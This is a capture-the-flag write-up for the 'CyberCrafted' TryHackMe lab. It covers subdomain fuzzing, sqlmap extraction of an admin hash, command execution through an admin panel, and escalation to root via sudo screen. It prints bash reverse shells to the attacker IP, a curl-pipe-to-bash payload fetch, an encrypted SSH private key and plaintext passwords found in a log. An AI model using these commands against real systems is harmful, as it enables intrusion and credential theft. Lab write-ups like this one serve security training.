CyberCrafted

MineCraft Pwning

ybenel

November 22, 2021

Contents

1 Slim To None

1.1 User Enumeration

1.1.1 Open Ports

- 22 ’ssh’ (Ubuntu) , 80 “Apache Httpd 2.4.49” (Full Port Scan)

1.1.2 Initial Enum

- 10.10.212.240 *Redirect* To #http://cybercrafted.thm/#
- In Root Page We See a hint ***A Note to the developers: Just finished up adding other subdomains, now you can work on them!***
  - Let’s find those subdomains !

Found a bunch of subdomains using ffuf. `ffuf -w /opt/wordlists/raft-medium-words.txt:SUBS -H "Host: SUBS.cybercrafted.thm" -u http://10.10.212.240 -fs 0`

```
Subs Found:
admin                   [Status: 200, Size: 937, Words: 218, Lines: 31, Duration: 99ms]
store                   [Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 100ms]
www                     [Status: 200, Size: 832, Words: 236, Lines: 35, Duration: 86ms]
```

- Login Page at http://admin.cybercrafted.thm/login.php

```
ffuf -w /opt/wordlists/raft-medium-words.txt:FILE -u http://admin.cybercrafted.thm/FILE.php
-mc 200,302
```

```
panel                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 90ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3023ms]
index                   [Status: 200, Size: 937, Words: 218, Lines: 31, Duration: 5030ms]
```

- Found Search Engine At http://store.cybercrafted.thm/search.php

```
ffuf -w /opt/wordlists/raft-medium-words.txt:FILE -u http://store.cybercrafted.thm/FILE.php
-mc 200,302
```

```
search                  [Status: 200, Size: 838, Words: 162, Lines: 28, Duration: 106ms]
```

1.1.3 Interesting Discoveries

- Potential sql injection in http://store.cybercrafted.thm/search.php

1.1.4 Vulnerabilities And Exploitation

Time-Based Blind Sql Injection In http://store.cybercrafted.thm/search.php `search=<Payload>&submit` Using Sqlmap to automate exploitation of our sql injecetion .

- Tables (Database: Webapp)

```
sqlmap -u http://store.cybercrafted.thm/search.php --data "search=*&submit=" --tables
Database: webapp
[2 tables]
+-------+
| admin |
| stock |
+-------+
```

- Columns

```
sqlmap -u http://store.cybercrafted.thm/search.php --data "search=*&submit="
--tamper=space2comment -D webapp -T admin --columns --threads=10
Database: webapp
Table: admin
[3 columns]
+--------+------------------+
| Column | Type             |
+--------+------------------+
| user   | varchar(32)      |
| hash   | varchar(64)      |
| id     | int(10) unsigned |
+--------+------------------+
```

- Columns Dump

```
Database: webapp
Table: admin
[2 entries]
+----+------------------------------------------+---------------------+
| id | hash                                     | user                |
+----+------------------------------------------+---------------------+
| 1  | 88b949dd5cdfbe12312ecbbfa24e5974234e7c01 | xXUltimateCreeperXx |
| 4  | THM{bbe3159060381111119b195001f75008}    | web_flag            |
+----+------------------------------------------+---------------------+
```

- Web Flag

```
THM{bbe315906038c<REDACTED>9b195001f75008}
```


1.1.5 Usernames And Passwords

- Password Hash Cracked thanks to crackstation

```
"xXUltimateCreeperXx": "diamond(REDACTED)"
```

1.1.6 Command Execution

After grabbing credentials we can login to `http://admin.cybercrafted.thm`
In `http://admin.cybercrafted.thm/panel.php` we can execute commands




```
whoami
```

```
www-data
```


We can then spawn a reverse shell and pwn the system.

```
/bin/bash -i >& /dev/tcp/10.8.134.23/9110 0>&1
```



```
ybenel in winchester THM/cybercrafted ×  python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.212.240 - - [22/Nov/2021 14:12:56] "GET /shell HTTP/1.1" 200 -
10.10.212.240 - - [22/Nov/2021 14:13:02] "GET /shell HTTP/1.1" 200 -
```

```
ybenel in winchester THM/cybercrafted  19s×  nc -lnvp 4444
Connection from 10.10.212.240:48966
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cybercrafted:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cybercrafted:/var/www/admin$ which python3
which python3
/usr/bin/python3
www-data@cybercrafted:/var/www/admin$ 
```



```
curl http://10.8.134.23:8080/shell | bash
```


```
/bin/bash -i >& /dev/tcp/10.8.134.23/4444 0>&1
```

1.2 Privilege Escalation

1.2.1 Interesting Discoveries


- Found 2 Users (xxultimatecreeperxx, cybercrafted)

- xxultimatecreeperxx Has encrypted ssh key in /home/xxultimatecreeperxx/.ssh




```
www-data@cybercrafted:/home/xxultimatecreeperxx$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579498908433674083EAAD00F2D89F6

Sc3FPbCv/4DIpQUOalsczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+UO8WgDsbSsBwKLWijmYCmsp1fWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNThmjKdYTuaLymOVJjiajho799BnAQWE89jOLwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkM0sx8QS+hUBeNWT6lr3pEoBKPk5BkRgbpAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imWwH9
FkqfnN3JpXIW22TOMPYOOKAjan3XpilhOGhbZf5TUz0StZmQfozp5WOU/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdmOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmINOu0U2rrHFqOwNKELmzSr7UmdxiHCWHNOSzH4jYl0zjWI7NZoTLNA
eE214PUmIhiCkNWgcymwhJ5pTq5tUg3OUeq6sSDbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABtS9PrvRDj/oSIO4YMyZIhvnH+miCjNUNxVuH1k3LlD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rgJpn8gYDjIJj66uKQs5isdzHSlf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaAlSktPKpQ+ooqUtTa+Mngh3CL8JpOO
Hi6qk24cpDUx68sSt7wIzdSwyYW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgpO
8wj/u29pyQypilQoWO52Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHHtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHWF4d1K69lr
0GpRSOxDrAafNnfZoykOPRjZsswK3YXwFu3xWQFl3mZ7N+6yDOSTpJgJuNfiJ0jh
```

Attempting to crack with john will give us the following password.



```
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for stat
cr[redacted]      (id_rsa_creeper)
Warning: Only 1 candidate left, minimum 4 needed for perfor
1g 0:00:00:09 DONE (2021-11-22 14:18) 0.1027g/s 1473Kp/s 14
```

- Login in as xxultimatecreeperxx



```
xxultimatecreeperxx@cybercrafted:~$ whoami
xxultimatecreeperxx
xxultimatecreeperxx@cybercrafted:~$
```

- Minecraft Server Flag

THM{ba93767a<REDACTED>5b8399680040a0c99e}

1.2.2 Possible Paths

- Sketchy files at *opt/minecraft*

1.2.3 Vulnerabities Exploitation


- Logging System Plugin Located in /opt/minecraft/cybercrafted/plugins/LoginSystem Which Contains Username/Password (hashed)

  ```
  cybercrafted: dcbf543ee264e2d3a32c967d663e979e
  madrinch: 42f749ade7f9e195bf475f37a44cafcb
  ```

  Yet There's a log file which contains plain text password of both users


  ```
  [2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
  [2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdit<REDACTED>
  [2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
  [2021/06/27 11:59:01] madrinch logged in. PW: Password123
  ```

- Ssh in as `cybercrafted` we can read the user flag and we can also see that we can execute **screen** as **root**.

  ```
  cybercrafted@cybercrafted:~$ ls
  user.txt
  cybercrafted@cybercrafted:~$ sudo -l
  Matching Defaults entries for cybercrafted on cybercrafted:
      env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

  User cybercrafted may run the following commands on cybercrafted:
      (root) /usr/bin/screen -r cybercrafted
  cybercrafted@cybercrafted:~$ 
  ```

- We can Reattach to instance of `cybercrafted` then we can create a new window with **C-a c** And read the root flag.

  ```
  # cd /root
  # ls -la
  total 52
  drwx------  6 root root  4096 Oct 15 20:46 .
  drwxr-xr-x 24 root root  4096 Sep 30 13:14 ..
  lrwxrwxrwx  1 root root     9 Sep 12 09:33 .bash_history -> /dev/null
  -rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
  drwx------  2 root root  4096 Jun 27 17:49 .cache
  drwx------  3 root root  4096 Jun 27 17:49 .gnupg
  drwxr-xr-x  3 root root  4096 Oct  4 16:08 .local
  -rw-------  1 root root   664 Sep 12 10:27 .mysql_history
  -rw-r--r--  1 root root   148 Aug 17  2015 .profile
  -rw-r-----  1 root root    38 Jun 27 17:30 root.txt
  drwx------  2 root root  4096 Jun 27 17:45 .ssh
  -rw-------  1 root root 10959 Oct 15 20:46 .viminfo
  # ls .ssh
  authorized_keys
  #
  ```